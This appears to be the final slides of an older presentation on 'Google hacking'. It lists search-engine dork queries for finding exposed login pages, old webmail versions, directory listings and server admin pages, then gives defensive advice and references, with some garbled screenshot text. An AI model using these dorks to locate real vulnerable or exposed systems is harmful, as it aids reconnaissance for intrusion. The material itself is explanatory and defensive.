- 3) intitle:"WebJeff - FileManager" intext:"login" intext:Pass|PAss
- 4) intitle:"EMUMAIL - Login" "Powered by EMU Webmail"
- 5) intitle:"Open WebMail" "Open WebMail version (2.20|2.21|2.30) "
- 6) intitle:"error 404" "From RFC 2068 "
- 7) intitle:"Directory Listing, Index of /\*/"
- 8) "Powered by Caudium Webserver" -caudium.net
- 9) intitle:"IBM HTTP Server" "Use the Administration Server to configure"
- 10) intitle:"Lotus Domino Go Webserver:" "Tuning your webserver" -site:ibm.com





# Google Hacking

- Google Materials
  - Freshgoo
  - Search Google for the page published on today, yesterday, within the last seven days or last 30 days: <http://www.freshgoo.com/index.php>

Fresh Goo(gle): Date Range Search, Batch Search, Movie Reviews, Local Search, Google Dance ...

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites Media

Address <http://www.freshgoo.com/index.php> Go Links

Google google hack Search Web 57 blocked AutoFill Options goog

Search Google for sites added today, yesterday, within the last seven days, or last 30 days. [FreshGoo.com](#)

Today Yesterday Last 7 days Last 30 days

Last 3 months Last 6 months Last 1 year


Google Search

September 2004

Su	M	Tu	W	Th	F	Sa
		1	2	3	4	
5	6	7	8	9	10	11
12	13	14	15	16	17	18
19	20	21	22	23	24	25
26	27	28	29	30		

**Seekscan**

[Seekscan](#)



Designed by: Google @ URL

Internet



# Google Hacking

- Protect Your Data

- Keep patching your systems and applications
- Keep your sensitive data off the Web apply authentication
  - (RSA, Clientless VPN)
- Disable directory browsing
- Google hack your Website
- Consider removing your site from Google's index:  
<http://www.google.com/remove.html>.
- Use a robots.txt file to against Web crawlers:  
<http://www.robotstxt.org>.



# Google Hacking References

Google APIS:

[www.google.com/apis](http://www.google.com/apis)

Remove:

<http://www.google.com/remove.html>

Googledorks:

<http://johnny.ihackstuff.com/>

O'reilly Google Hack:

<http://www.oreilly.com/catalog/googlehks/>

Google Hack Presentation, Johnny Long:

<http://johnny.ihackstuff.com/modules.php?op=modload&name=ownloads&file=index&req=viewdownload&cid=1>

“Autism: Using google to hack:

[www.smart-dev.com/texts/google.txt](http://www.smart-dev.com/texts/google.txt)

“Google: Net Hacker Tool du Jour:

<http://www.wired.com/news/infostructure/0,1377,57897,00.html>



## Contact Information:

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